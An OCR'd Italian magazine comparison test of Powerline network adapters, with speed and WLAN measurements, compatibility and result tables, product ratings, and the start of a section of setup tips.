
1 COME FUNZIONANO LE POWERLINE?

Un set Powerline è costituito da almeno due adattatori, di cui uno è inserito in una presa elettrica a muro vicino al router e collegato ad esso attraverso un cavo di rete LAN. Ulteriori adattatori potranno essere inseriti in altre prese presenti nell'abitazione. Attra-



I set di adattatori Powerline sono composti da almeno due adattatori.
Il primo adattatore viene collegato al router attraverso un cavo di rete LAN 1.
Ulteriori adattatori potranno essere sistemati a piacere all'interno della casa o dell'appartamento 2. Gli altri adattatori si collegano con il primo adattatore e provvedono a inviare dati via cavo o WLAN 3 ai dispositivi finali.

verso le prese viene stabilito un collegamento con il primo adattatore e i dati vengono trasferiti utilizzando la linea elettrica. A seconda del modello, gli adattatori non dispongono solo di porte LAN, ma possono funzionare anche a onde radio via WLAN, per poter consentire, ad esempio, a notebook o tablet di navigare in Internet.



2 TUTTI GLI ADATTATORI SONO COMPATIBILI?

No. La maggior parte degli adattatori utilizza lo standard Homeplug AV. I dispositivi di produttori diversi e con differenti classi di velocità possono però essere collegati tra di loro, ma i modelli più lenti tendono a rallentare gli adattatori più veloci. I nuovi dispositivi Devolo della serie Magic, anziché lo standard Homeplug AV, utilizzano il nuovissimo chip con standard G.hn che, pur fornendo una velocità più elevata, rende gli adattatori incompatibili con le prese Homeplug, di cui fanno parte anche i dispositivi dLAN di vecchia generazione di Devolo (vedi grafico). Gli adattatori G.hn e Homeplug possono gestire in parallelo due reti separate tra di loro, ma tendono a generare interferenze e non riescono quindi a offrire la loro velocità massima.

3 QUANTO SONO VELOCI LE POWERLINE?

Anche se i produttori tendono a pubblicizzare i propri dispositivi evidenziando velocità per trasferimento dati fino a 2.400 Megabit al secondo (Mbps), nelle prove la velocità attraverso le prese elettriche non ha mai raggiunto questi valori. L'adattatore più veloce in standard Homeplug AV (TP-Link TL-WPA8630P) ha offerto velocità fino a 467 Mbps, mentre il Devolo Magic 2 WiFi ha raggiunto i 686 Mbps, grazie ai nuovi chip G.Hn. Fastidioso che nel modello Devolo Magic 1 dotato di chip G.hn, Devolo corredi questo dispositivo di una porta LAN da 100 Mbps. Chi dispone di una connessione Internet più veloce, non potrà sfruttare pienamente tutto il suo potenziale. Sorprendente che la coppia di adattatori D-Link DHP-W611AV, pur costando circa 92 euro, abbia fornito nelle prove un'elevata velocità per il trasferimento dati via Powerline, raggiungendo il valore di 420 Mbps. Nell'uso pratico, queste velocità riscontrate nel test sono difficilmente raggiungibili, poiché a seconda del tipo di appartamento, numerosi fattori possono rallentare enormemente il funzionamento degli adattatori Powerline. Un problema è rappresentato dalla distanza, poiché se i dati devono percorrere una distanza notevole attraverso la linea elettrica, la velocità di trasferimento viene penalizzata. Inoltre, se alla linea elettrica sono collegati numerosi dispositivi, non sarà possibile a volte sfruttare appieno una connessione ADSL a 100 Mbit. Nelle prove, ad esempio, la presenza di due alimentatori per smartphone, due lampade da scrivania e un router, hanno fatto diminuire la velocità del 60 percento.


4 CHI OFFRE LA MIGLIORE WLAN?

Relativamente alla velocità degli adattatori Powerline, il modello

di AVM Fritz Powerline 1260E non si avvicina minimamente ai modelli top di gamma di Devolo, TP-Link e D-Link. Per quanto riguarda invece la connessione WLAN, l'adattatore del produttore di Fritzbox è in grado di mostrare tutti i propri muscoli: Attraverso la WLAN-ac (con banda di frequenza a 5 Gigahertz), l'adattatore 1260E ha offerto velocità fino a 646 Mbps e anche nel punto di misurazione più lontano, la velocità rilevata è stata di 261 Mbps. Per confronto: il Devolo dLAN 1200+ WiFi-ac un po' antiquato, ha raggiunto la velocità di 325 Mbps nell'area circostante al punto di misurazione e 116 Mbps nel punto più lontano. Con il vecchio standard "n" (2,4 Gigahertz) TP-Link si è distinto offrendo velocità per trasferimento dati fino a 297 Mbps. La velocità della WLAN del costoso Devolo Magic 2 WiFi, pur essendo come si deve, non ha raggiunto livelli al top. L'economico Devolo dLAN 550+ WiFi è invece in grado di trasferire dati via onde radio solo sfruttando la sovraccarica banda da 2,4 Gigahertz e, quindi, chi possiede uno smartphone abbastanza attuale, un notebook o un tablet, è consigliabile che acquisti un adattatore che possa sfruttare anche la banda a 5 Gigahertz. Una velocità elevata non dipende solo dai chip, ma si rivelano significative anche le funzioni per ottimizzare la WLAN, tra cui la più importante si rivela il Band Steering, che consente all'adattatore di impostare automaticamente per il dispositivo finale, la banda di frequenza più veloce in quel momento. I candidati al test di AVM e Devolo (tranne il dLAN 550+ WiFi) sono in grado di offrire questa funzione, mentre i dispositivi di Asus, TP-Link e D-Link ne sono purtroppo privi.

5 COSA OFFRE LA RETE MESH?

Con una rete Mesh, gli adattatori sono profondamente interconnessi e consentono l'attuazione di nuove funzioni. Se, ad esempio, l'utente si sposta con il proprio smartphone all'interno della propria abitazione, gli adattatori, in condizioni ideali, provvederanno a impostare per lo smartphone il punto di accesso ottimale, senza interrompere il collegamento. AVM chiama "Access Point Steering" questa funzione Mesh, mentre Devolo la denomina Fast Roaming. Con adattatori privi di tecnologia Mesh può succedere che, se l'utente si trova in mansarda, lo smartphone rimanga collegato alla WLAN dell'adattatore presente al piano terra che rilascia un segnale modesto, malgrado in mansarda sia sistemato un adattatore nella presa elettrica, in grado di offrire un segnale di rete migliore. I dispositivi Devolo Magic escono dalla fabbrica già con la funzione Mesh integrata, ma per gli adattatori dLAN di passata generazione è già disponibile un update. L'AVM Fritz Powerline 1260E offre la funzione di Access Point Steering con la versione attuale 7.10 del sistema operativo Fritz OS.




6 QUANTO È SEMPLICE L'USABILITÀ?


Ottimo che la configurazione di tutti gli adattatori sia semplicissima. Numerosi set sono già "accoppiati" dal produttore e dopo essere stati inseriti nella presa elettrica si collegano subito tra di loro. Se tutto questo non avviene, basterà premere brevemente un tasto su entrambi i dispositivi, affinché venga impostata una password per consentire il collegamento. Tutti i candidati al test possono essere gestiti consultando le pagine delle impostazioni attraverso il browser. Con il Devolo, per accedere a queste pagine, l'utente dovrà digitare l'indirizzo IP dell'adattatore nella barra degli indirizzi oppure ricorrere al software "Devolo Cockpit", scaricabile anche per GNU/Linux dalla homepage del produttore. Con tutti gli altri adattatori testati l'operazione è ancora più semplice, poiché basterà digitare un indirizzo fisso (ad esempio ***http://fritz.powerline per AVM***). TP-Link e Devolo offrono in alternativa delle App per Android e iPhone, ma che si rivelano però poco chiare.

VELOCITÀ CON UNA TRASMISSIONE DATI DISTURBATA

In condizioni ottimali, gli adattatori Powerline sono oggi in grado di offrire velocità fino a quasi 700 Mbps. Se però alcuni elettrodomestici sfruttano la stessa linea elettrica, la velocità tende a diminuire, anche in condizioni ideali.



ABBINAMENTI PERFETTI



	ASUS PL-AC56 (1200 MBPS)	AVM FRITZ POWER-LINE 1260E (1200 MBPS)	DEVOLO DLAN 550+ WIFI (500 MBPS)	DEVOLO DLAN 1200+ WIFI AC (1200 MBPS)	DEVOLO MAGIC 1 WIFI (1200 MBPS)	DEVOLO MAGIC 2 WIFI (2400 MBPS)	D-LINK DHP-W611AV (1000 MBPS)	TP-LINK TL-WPA8630P (1300 MBPS)
ASUS PL-AC56 (1200 MBPS)	✔	✔	○	✔	✘	✘	○	○
AVM FRITZ POWER-LINE 1260E (1200 MBPS)	✔	✔	○	✔	✘	✘	○	○
DEVOLO DLAN 550+ WIFI (500 MBPS)	○	○	✔	○	✘	✘	○	○
DEVOLO DLAN 1200+ WIFI AC (1200 MBPS)	✔	✔	○	✔	✘	✘	○	○
DEVOLO MAGIC 1 WIFI (1200 MBPS)	✘	✘	✘	✘	✔	○	✘	✘
DEVOLO MAGIC 2 WIFI (2400 MBPS)	✘	✘	✘	✘	○	✔	✘	✘
D-LINK DHP-W611AV (1000 MBPS)	○	○	○	○	✘	✘	✔	○
TP-LINK TL-WPA8630P (1300 MBPS)	○	○	○	○	✘	✘	○	✔

✔ Totalmente compatibile senza diminuzione di velocità ○ Compatibile, ma con perdita di velocità ✘ Non compatibile

7 QUALE MODELLO OFFRE NUMEROSE FUNZIONI EXTRA?


Chi utilizza il Fritz Powerline 1260E con un router AVM attuale, come il Fritz Box 7590, verrà a godere di numerose funzioni. Premendo il tasto Connect, sarà possibile trasferire numerose impostazioni del Fritz Box all'adattatore Powerline e, tra queste, anche tutte le configurazioni dell'esteso controllo parentale offerto dal router: ottimo! Inoltre, il Fritz Powerline 1260E può essere gestito e aggiornato tramite la LAN domestica del Fritz Box.

Gli altri candidati al test non offrono nessun controllo parentale (Asus, D-Link) oppure solo alcune funzioni di protezione (Devolo, TP-Link). Inoltre, ogni candidato al test consente di configurare una rete per ospiti, ad eccezione del D-Link DHP-W611AV. Apprezzabile anche che, quasi tutti gli adattatori, se richiesto, possano impostare il nome della WLAN e la password WLAN del router, tramite collegamento WPS. Malgrado numerosi tentativi, l'Asus PL-AC56 non è riuscito a copiare la WLAN del Fritz Box, anche se, a detta del produttore, l'adattatore dovrebbe essere in grado di assolvere questa funzione.

CONCLUSIONI

Il Magic 2 WiFi di Devolo si è aggiudicato la vittoria in questa comparativa e nessun altro adattatore è in grado di offrire una velocità così elevata per la Powerline. Chi già utilizza adattatori Powerline dovrebbe sostituirli con il Magic 2 per poter sfruttare il nuovo standard. Tutto questo ha logicamente un costo, ma chi dispone di una veloce connessione Internet ed esegue in rete molti trasferimenti di dati, potrà trarne dei vantaggi. Il Fritz Powerline 1260E di AVM si è piazzato al secondo posto, grazie ad una potente WLAN e a numerose funzioni. La vittoria del rapporto qualità/prezzo va all'economico D-Link DHP-W611AV, in grado di offrire una velocità come si deve.

POWERLINE A CONFRONTO



1 DEVOLO MAGIC 2 WIFI

Prezzo coppia: 200 euro

http://bit.ly/wm262pl1

Il Devolo Magic 2 WiFi utilizza i nuovi chip in standard G.hn e tutto questo si avverte parecchio, poichè nelle prove questi adattatori hanno raggiunto attraverso la linea elettrica la velocità di quasi 700 Mbps! Anche la potenza della WLAN è buona, ma non di livello straordinario. Pratico: la tecnologia Mesh provvede a collegare il dispositivo dotato di connessione WLAN con l'adattatore più vicino.

\+ Velocità Powerline elevatissima, buona potenza della WLAN

\- Controllo parentale limitato, non compatibile con vecchi adattatori

2 AVM FRITZ POWERLINE 1260E

Prezzo coppia: 132 euro

http://bit.ly/wm262pl2

Relativamente alla velocità della Powerline, gli adattatori AVM non possono competere con i modelli al top di Devolo. In compenso, il produttore del Fritz Box è riuscito ugalmente a fare meglio della concorrenza offrendo una WLAN con una velocità di oltre 600 Mbps. Aggiornando il Fritz Box alla versione Fritz OS 7.10 è possibile sfruttare la funzione Mesh.

\+ WLAN potente, controllo parentale, compatibile con FRitz Box

\- Soggetta a interferenze, solo una porta LAN sull'adattatore

3 DEVOLO DLAN 1200+ WIFI AC

Prezzo coppia: 155 euro

http://bit.ly/wm262pl3

Il modello top di Devolo della serie dLAN, la cui uscita risale a qualche anno fa, è ancora in grado di offrire una buona velocità per la Powerline. La WLAN è leggermente più lenta di quella offerta dai modelli al top testati. Ottimo: grazie ad un update del firmware, tutti i dispositivi dLAN verranno dotati della nuova funzione Mesh del Devolo Magic.

\+ Powerline veloce, collegamento intelligente con i dispositivi finali

\- WLAN un po' lenta, controllo parentale solo con limite temporale

RISULTATI DEL TEST


	Standard Powerline: **G.hn** Versione firmware: **5.2.1**	Standard Powerline: **Homeplug AV** Versione firmware: **Fritz OS 7.10**	Standard Powerline: **Homeplug AV** Versione firmware: **5.2.1**
Come sono le prestazioni della powerline?	**Powerline turbo, WLAN veloce**	**WLAN al top, Powerline ok**	**WLAN con lievi punti deboli**
Standard WLAN / frequenze / riconoscimento radar / sono disponibili tutti i canali ac	n, ac / 2,4 + 5 GHz / si / si	n, ac / 2,4 + 5 GHz / si / no	n, ac / 2,4 + 5 GHz / si / si
Velocità max. trasferimento dati a 2,4 Gigahertz (n) in Mbps nei punti di misurazione 1 / 2 / 3 / 4: in ricezione; in trasmissione	182 / 165 / 168 / 64; 239 / 231 / 271 / 98	288 / 247 / 212 / 124; 231 / 178 / 131 / 77	111 / 119 / 118 / 100; 161 / 167 / 116 / 62
Velocità max. trasferimento dati a 5 Gigahertz (ac) in Mbps nei punti di misurazione 1 / 2 / 3 / 4: in ricezione; in trasmissione	494 / 485 / 376 / 101; 468 / 466 / 298 / 145	646 / 640 / 450 / 261; 553 / 432 / 396 / 161	325 / 319 / 285 / 116; 252 / 252 / 254 / 173
Ottimizzazione WLAN: con priorità per LAN / per dispositivo / per applicazione / possibilità di ridurre potenza di trasmissione per dispositivo / MU-MIMO / Band Steering / collegamento intelligente di dispositivi finali	no / no / no / no / no / si / si (Fast Roaming)	no / si / si / si / no / si/ si (Access Point Steering)	no / no / no / no / no / si / si (Fast Roaming
Scelta dinamica del canale di trasmissione	si	si	si
Velocità trasferimento dati Powerline (Mbps): nel migliore dei casi / diversi circuiti di corrente / cavo lungo, guaina interrotta / cavo lungo, diversi sistemi / con dispositivi che creano disturbi	686 / 296 / 335 / 231 / 226	406 / 217 / 198 / 201 / 137	447 / 238 / 175 / 283 / 175
Smorzamento segnali di disturbo sul cavo elettrico	40%	50%	50%
Tempo di ping nella trasmissione dati (con disturbi sulla linea elettrica)	10 millisecondi	9 millisecondi	10 millisecondi
Porte LAN dell'adattatore WLAN (velocità)	2 (1000 Mbps)	1 (1000 Mbps)	2 (1000 Mbps)
Quanto è affidabile la trasmissione dei dati?	**Powerline e WLAN affidabili**	**Cambio password difficoltoso**	**Powerline e WLAN affidabili**
Criptazione per trasmissione dati via Powerline	password individuale (128 Bit AES), facilmente modificabile	password individuale (128 Bit AES)	password individuale (128 Bit AES), facilmente modificabile
WLAN protetta dal produttore	WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale
Quanto è semplice configurare l'adattatore?	**Configurazione molto semplice**	**Configurazione molto semplice**	**Configurazione semplice**
Messa in servizio	molto semplice	molto semplice	semplice
Istruzioni d'uso cartacee	scarse, ma utili	scarse, ma utili	scarse, ma utili
Semplicità di accesso alle impostazioni dell'adattatore	tramite digitazione IP e pagina web	tramite pagina web	tramite digitazione IP e pagina web
LED di stato: collegamento con la rete / qualità collegamento Powerline / WLAN	si / si / si	si / no / si	si / si / si
Assegnazione nome per rete WLAN: nome standard / nome facilmente impostabile / copia nome e password della WLAN del router via WPS	si / si / si	si / si / si	si / si / si
Quanto è idoneo l'adattatore per l'uso quotidiano?	**Controllo parentale misero**	**Ottimo controllo parentale**	**Controllo parentale misero**
Rete per utente ospite (accettata dal router) / seconda rete per dispositivi non sicuri	si (no) / no	si (si) / no	si (no) / no
Protezione si Internet / controllo parentale	no / poche funzioni	no / tutte le funzioni principali	no / poche funzioni
Aggiornamenti	richiamabili dal menu e automatizzabili	richiamabili dal menu e automatizzabili	richiamabili dal menu e automatizzabili
Consumo di un set di 2 adattatori in stand by: adatt. LAN / adatt. WLAN / costi annui	2,1 Watt / 5,9 Watt / 19,62 Euro	2,3 Watt / 5,8 Watt / 19,87 Euro	2,2 Watt / 5,1 Watt / 17,91 Euro
Durata della garanzia / tipo di garanzia secondo indicazioni del produttore	3 anni / sost. da parte del produttore	2 anni / sost. da parte del produttore	3 anni / sost. da parte del produttore
RISULTATI DEL TEST	★★★★★	★★★★★	★★★★½

4 TP-LINK TL-WPA8630P
Prezzo coppia: 123 euro
http://bit.ly/wm262pl4

Gli adattatori di TP Link puntano tutto sulla velocità: i dati vengono trasferiti rapidamente attraverso la Powerline e la WLAN. Gli adattatori dispongono di tre porte LAN Gigabit. Scarseggia un po' il comfort di utilizzo, dato che Il collegamento Powerline è soggetto a interferenze. Il controllo parentale è misero e mancano le funzioni per ottimizzare la WLAN.

\+ Powerline e WLAN veloci, tre porte LAN

− Poche funzioni, Powerline molto soggette alle interferenze



5 ASUS PL-AC56
Prezzo coppia: 132 euro
http://bit.ly/wm262pl5

Sulle brevi distanze, l'Asus PL-AC56 offre una buona velocità per la Powerline, ma sulle grandi distanze, la concorrenza si rivela molto più veloce. Altro neo: a detta del produttore il dispositivo è in grado di copiare nome e password del Router WLAN (funzione WPS), ma nelle prove con un Fritz Box l'operazione non è andata a buon fine.

\+ Velocità WLAN buona, tre porte LAN sull'adattatore WLAN

− Manca controllo parentale, impossibile ottimizzare la WLAN

6 D-LINK DHP-W611AV
Prezzo coppia: 92 euro
http://bit.ly/wm262pl6

Tenuto conto del prezzo molto basso (rispetto la concorrenza), gli adattatori di D-Link si sono rivelati sorprendenti per una buona potenza della Powerline e con prestazioni come si deve per la WLAN. Il produttore ha economizzato sulle porte LAN, non offre il controllo parentale, una rete guest e mancano le funzioni per ottimizzare la WLAN.

\+ Buon rapporto qualità/prezzo, velocità della Powerline

− Mancano rete per utente ospite e controllo parentale

7 DEVOLO MAGIC 1 WIFI
Prezzo coppia: 180 euro
http://bit.ly/wm262pl7

Come i modelli Magic 2, anche gli adattatori più economici Magic 1 utilizzano i veloci chip in standard G.hn. Con questi adattatori però, Devolo non è stato molto generoso: le porte LAN supportano una velocità solo fino a 100 MBps e tutto questo fa sì che gli adattatori non sono in grado di trasferire velocemente i dati Internet del router, nè via Powerline, nè attraverso la WLAN.

\+ Configurazione semplice, collegamento intelligente dei dispositivi

− La porta LAN limita velocità dati Internet a 100 Mbps

8 DEVOLO DLAN 550+ WIFI
Prezzo coppia: 102 euro
http://bit.ly/wm262pl8

A causa di una porta LAN lenta, il Devolo dLAN 550+ WiFi è in grado di trasferire dati Internet solo alla velocità max. di 100 Mbps. Per la connessione WLAN utilizza tra l'altro solo la sovraccarica banda di frequenza a 2,4 Gigahertz ed è quindi elevata la probabilità che altre reti adiacenti possano intromettersi e creare interferenze.

\+ Basso consumo energetico, configurazione e usabilità semplici

− Velocità limitata della porta LAN, WLAN solo a 2,4 GIgahertz

Standard Powerline: **Homeplug AV** Versione firmware: **2.0.2 Build 20171020 Rel.67332**	Standard Powerline: **Homeplug AV** Versione firmware: **3.0-0-4.380_7645**	Standard Powerline: **Homeplug AV** Versione firmware: **1.01EU**	Standard Powerline: **G.hn** Versione firmware: **5.2.1**	Standard Powerline: **Homeplug AV** Versione firmware: **5.2.1**
Veloce, soggetta a interferenze	WLAN buona, Powerline ok	Powerline buona, WLAN ok	La porta LAN limita la velocità	La porta LAN limita la velocità
n, ac / 2,4 + 5 GHz / no / no	n, ac / 2,4 + 5 GHz / si / no	n, ac / 2,4 + 5 GHz / no / no	n, ac / 2,4 + 5 GHz / si / si	n / 2,4 GHz / - / -
242 / 219 / 190 / 76; 297 / 285 / 219 / 196 612 / 555 / 378 / 109; 554 / 539 / 399 / 140	198 / 201 / 198 / 89; 237 / 238 / 222 / 94 551 / 522 / 362 / 103; 618 / 446 / 347 / 42	176 / 174 / 170 / 88; 185 / 192 / 154 / 84 390 / 355 / 261 / 73; 413 / 298 / 218 / 48	88 / 88 / 88 / 75; 95 / 94 / 93 / 86 88 / 89 / 89 / 88; 95 / 95 / 95 / 95	88 / 88 / 76 / 46; 95 / 94 / 93 / 88 non supporta banda a 5 GHZ
no / no / no / no / no / no / no	no / no / no / no / no / no / no	no / si / no / no / no / no / no	no / no / no / no / no / si / si Fast Roaming)	no / no / no / no / no / - / si (Fast Roaming)
si	si	si	si	si
467 / 218 / 243 / 253 / 156	457 / 181 / 144 / 129 / 121 /	420 / 294 / 201 / 212 / 173	93 / 93 / 93 / 93 / 92	95 / 95 / 95 / 95 / 77
60%	50%	40%	smorzamento minimo	20%
8 m illisecondi	9 millisecondi	9 millisecondi	26 millisecondi	10 millisecondi
3 (1000 Mbps)	3 (1000 Mbps)	1 (1000 Mbps)	2 (100 Mbps)	1 (100 Mbps)
Cambio password difficoltoso	Cambio password difficoltoso	Cambio password difficoltoso	Powerline e WLAN affidabili	Powerline e WLAN affidabili
password individuale (128 Bit AES)	password individuale (128 Bit AES)	password individuale (128 Bit AES)	password individuale (128 Bit AES), facilmente modificabile	password individuale (128 Bit AES), facilmente modificabile
WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale	WPA attiva, WPS con intervallo temporale
Configurazione semplice	Non copia la WLAN del router	Non copia WLAN del router	Configurazione semplicissima	Configurazione semplice
semplice	molto semplice	semplice	molto semplice	semplice
scarse, ma utili	scarse, ma poco utili	scarse ma poco utili	scarse ma utili	scarse ma utili
tramite pagina web	tramite pagina web	tramite pagina web	digitando IP e ntramite pagina web	digitando IP e tramite pagina web
si / no / si	si / no / si	si / no / si	si / si / si	si / si / si
si / si / si	si / si / no	si / si / no	si / si / si	si / si / si
Controllo parentale misero	Manca controllo parentale	Manca rete per utente ospite	Controllo parentale misero	Basso consumo energetico
si (no) / no	si (si) / no	no / no	si (no) / no	si (no) / no
no / pochissime funzioni	no / no	no / no	no / poche funzioni	no / poche funzioni
richiamabili dal menu	da caricare manualmente	richiamabili dal menu	richiamabili dal menu e automatizzabili	richiamabili dal menu e automatizzabili
2,1 Watt / 5,6 Watt / 18,89 Euro	2 Watt / 5,3 Watt / 17,91 Euro	1,6 Watt / 5 Watt / 16,19 Euro	1,7 Watt / 4,3 Watt / 14,72 Euro	1,5 Watt / 3,4 Watt / 12,02 Watt
3 anni / sost. da parte del produttore	3 anni / sost. da parte del rivenditore	2 anni / sost. da parte del produttore	3 anni / sost. da parte del produttore	3 anni / sost. da parte del produttore
★★★★½	★★★★½	★★★★☆	★★★★☆	★★★½☆

TRUCCHI PER ADATTATORI POWERLINE

MESH, CONTROLLO PARENTALE, RETE PER OSPITI: BASTANO ALCUNE OPERAZIONI PER OTTENERE IL MEGLIO DAI NOSTRI ADATTATORI POWERLINE.

1 SCEGLIERE LA PRESA ELETTRICA GIUSTA

Per prima cosa provvediamo a collegare il router e a inserire gli adattatori. La configurazione di gran parte degli adattatori Powerline è semplicissima. Affinché il trasferimento dati possa avvenire agevolmente attraverso la linea elettrica, gli adattatori ed altri apparecchi elettrici devono essere inseriti nella presa giusta.

Meglio una presa elettrica integrata

Inseriamo sempre l'adattatore Powerline direttamente nella presa e non in una ciabatta, poiché spesso le prese multiple presentano un filtro antidisturbo che può filtrare le frequenze della Powerline e nei casi peggiori, la velocità di trasferimento dati può calare notevolmente. Possono procurare disturbi anche dispositivi inseriti nelle prese adiacenti. Nel caso dovessero mancare degli slot, provvediamo ad acquistare un adattatore con presa integrata, dove potremo inserire la nostra ciabatta. Gli adattatori con presa integrata dispongono di un filtro antidisturbo, che consente di far funzionare senza difficoltà i dispositivi collegati. Suggerimento extra: se non siamo soddisfatti della velocità, inseriamo per prova gli adattatori in altre prese elettriche presenti nella stanza.

2 COPIARE LE IMPOSTAZIONI WLAN DEL ROUTER

Funzione pratica: se il nostro router è in grado di trasferire i dati via WPS, numerosi adattatori Powerline sono in grado di memorizzare il nome della WLAN e la password WLAN del router. In questo modo, possiamo creare una rete omogenea, dato che numerose reti con impostazioni differenti si rivelano poco pratiche.

Clonare le impostazioni via WPS

